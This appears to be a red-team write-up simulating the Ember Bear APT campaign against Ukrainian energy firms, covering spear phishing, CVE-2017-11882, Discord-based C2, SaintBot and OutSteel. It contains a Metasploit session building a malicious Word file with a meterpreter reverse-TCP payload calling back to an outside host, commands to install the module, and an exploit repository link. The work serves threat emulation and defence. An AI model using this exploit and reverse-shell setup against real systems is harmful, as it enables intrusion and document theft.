
Sends the command: Encodes the command as bytes and sends it over the socket.

Prompts for a command: Asks the user to enter a command to send to the connected client.

Continues reading until no more data is received.

Receives output from the client: Reads data in chunks of 4096 bytes.

Accumulates the data into the output variable.




This is a simulation of attack by (Ember Bear) APT group targeting energy Organizations in Ukraine the attack campaign was active on April 2021, The attack chain starts with spear phishing email sent to an employee of the organization, which used a social engineering theme that suggested the individual had committed a crime. The email had a Word document attached that contained a malicious JavaScript file that would download and install a payload known as SaintBot (a downloader) and OutSteel (a document stealer). The OutSteel tool is a simple document stealer. It searches for potentially sensitive documents based on their file type and uploads the files to a remote server. The use of OutSteel may suggest that this threat group's primary goals involve data collection on government organizations and companies involved with critical infrastructure. The SaintBot tool is a downloader that allows the threat actors to download and run additional tools on the infected system. SaintBot provides the actors persistent access to the system while granting the ability to further their capabilities. I relied on Palo Alto to figure out the details to make this simulation: <https://unit42.paloaltonetworks.com/ukraine-targeted-outsteel-saintbot/>



This attack included several stages including links to Zip archives that contain malicious shortcuts (LNK) within the spear phishing emails, as well as attachments in the form of PDF documents, Word documents, JavaScript files and Control Panel File (CPL) executables. Even the Word documents attached to emails have used a variety of techniques, including malicious macros, embedded JavaScript and the exploitation of CVE-2017-11882 to install payloads onto the system. With the exception of the CPL executables, most of the delivery mechanisms rely on PowerShell scripts to download and execute code from remote servers.

1. Create the Word Document: Write a Word document (.docx) containing the exploitation of CVE-2017-11882 to install payloads onto the system.
2. CVE-2017-11882: this exploit allows an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory.
3. Data exfiltration: over Discord API C2 Channel, This integrates Discord API functionality to facilitate communication between the compromised system and the attacker-controlled server thereby potentially hiding the traffic within legitimate Discord communication.
4. SaintBot: is a payload loader, It contains capabilities to download further payloads as requested by attackers.
5. The attackers used .BAT file to disable Windows Defender functionality, It accomplishes this by executing multiple commands via CMD that modify registry keys and disabling Windows Defender scheduled tasks.
6. OutSteel: is a file uploader and document stealer developed with the scripting language.


Some examples of the PDF and docx files that was used in this attack.



## The first stage (delivery technique)

In the beginning, I will create a Word file that I will use to injections for a vulnerability that attackers used in the actual attack to install payloads on the system.

April 2021: Bitcoin-themed spear phishing emails targeting Ukrainian government organizations.




## The second stage (exploit Microsoft Office Memory Corruption Vulnerability CVE-2017-11882)

Second the attackers exploited the Zero-day vulnerability (CVE-2017-11882) is a vulnerability in Microsoft Office, specifically affecting Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1, and Microsoft Office 2016. This vulnerability is classified as a memory corruption issue that occurs due to improper handling of objects in memory.

Exploitation repository: <https://github.com/0x09AL/CVE-2017-11882-metasploit?tab=readme-ov-file>

This vulnerability allow an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory, I then placed a Word file in the phishing email, including links to Zip files containing malicious shortcuts (LNK).



The terminal window shows the Metasploit Framework (msf6) interface. The user is configuring an exploit for the Microsoft Office Memory Corruption vulnerability (CVE-2017-11882). The exploit is set to use a windows/meterpreter/reverse\_tcp payload, targeting a file named 'Doc1.docx' located at '/home/s3n4t0r/Ember/Bear/Doc1.docx'. The exploit is set to listen on port 2.2.2.55 and deliver the payload to the same port. The exploit is then run, and the server starts listening for the payload delivery.

```
/ it looks like you're trying to run a
\ module

msf6 > use exploit/windows/fileformat/office_ms17_11882
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_ms17_11882) > set filename /home/s3n4t0r/Ember/Bear/Doc1.docx
filename => /home/s3n4t0r/Ember/Bear/Doc1.docx
msf6 exploit(windows/fileformat/office_ms17_11882) > set lhost 2.2.2.55
lhost => 2.2.2.55
msf6 exploit(windows/fileformat/office_ms17_11882) > set lport 4444
lport => 4444
msf6 exploit(windows/fileformat/office_ms17_11882) > run

[*] Using URL: http://2.2.2.55:8080/khABWu9iwVx9hPx
[*] Server started.
[*] /home/s3n4t0r/Ember/Bear/Doc1.docx stored at /home/s3n4t0r/.msf4/local/Doc1.docx
[*] Delivering payload to 2.2.2.55...
```

```
sudo cp cve_2017_11882.rb /usr/share/metasploit-framework/modules/exploits/windows/fileformat
```

```
sudo updatedb
```

```
msf6 > use exploit/windows/fileformat/office_ms17_11882
```


The attackers used the Discord C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server. By using Discord as a C2 server, attackers can hide their malicious activities among the legitimate traffic to Discord, making it harder for security teams to detect the threat.

## Payload Analysis for Feb. 2 Attack


As seen above, the actors leverage Discord's content delivery network (CDN) to host their payload, which is a common technique that the threat group uses across many of their attacks. **The use of Discord benefits threat actors since the popularity of Discord's servers for gaming, community groups and other legitimate usage causes many URL filtering systems to place a high degree of trust in its domain. Discord's terms of service do not allow malicious use of its CDN, and the company has been working to find and block abuses of its platform.**

First, i need to create a Discord account and activate its permissions, as shown in the following figure

1. Create Discord Application.



## 2. Configure Discord Application.



REQUIRES OAuth2 CODE GRANT  
If your application requires multiple scopes then you may need the full OAuth2 flow to ensure a bot doesn't join before your application is granted a token.

**Privileged Gateway Intents**

Some [Gateway Intents](#) require approval if your bot is verified. If your bot is not verified, you can toggle those intents below to access them.


**PRESENCE INTENT**  
Required for your bot to receive [Presence Update](#) events.

**SERVER MEMBERS INTENT**  
Required for your bot to receive events listed under [GUILD\\_MEMBERS](#).

**MESSAGE CONTENT INTENT**  
Required for your bot to receive [message content](#) in most messages.

NOTE: Once your bot reaches 100 or more servers, this will require verification and approval. [Read more here](#)

## 3. Go to "Bot", find "Privileged Gateway Intents", turn on all three "Intents", and save.



← Back to Applications

SELECTED APP

SETTINGS

General Information

OAuth2

**Bot**

Rich Presence

App Testers

MONETIZATION

Getting Started

**Bot**

Bring your app to life on Discord with a Bot user. Be a part of chat in your users' servers and interact with them directly.

[Learn more about bot users](#)

A new token was generated! Be sure to copy it as it will not be shown to you again.

**Build-A-Bot**

Bring your app to life by adding a bot user. This action is irreversible (because robots are too cool to destroy).

ICON

USERNAME

TOKEN

For security purposes, tokens can only be viewed once, when created. If you forgot or lost access to your token, please [regenerate a new one](#).

MT [REDACTED] DjU0


**Authorization Flow**

These settings control how OAuth2 authorizations are restricted for your bot (who can add your bot and how it is added).

**Copy** **Reset Token**

This script integrates Discord API functionality to facilitate communication between the compromised system and the attacker-controlled server, thereby potentially hiding the traffic within legitimate Discord communication and checks if the Discord bot token and channel ID are provided.

If they are, it starts the Discord bot functionalities; otherwise, it proceeds with just the IP and port. This way, the script can continue the connection without the Discord details if they are not entered.




### The fourth stage (SaintBot payload Loader)

SaintBot is a recently discovered malware loader, documented in April 2021 by MalwareBytes. It contains capabilities to download further payloads as requested by threat actors, executing the payloads through several different means, such as injecting into a spawned process or loading into local memory. It can also update itself on disk—and remove any traces of its existence—as and when needed. SHA-256: e8207e8c31a8613112223d126d4f12e7a5f8caf4acaaf40834302ce49f37cc9c

1. Locale Check: The `IsSupportedLocale` function checks if the system's locale matches specific locales.

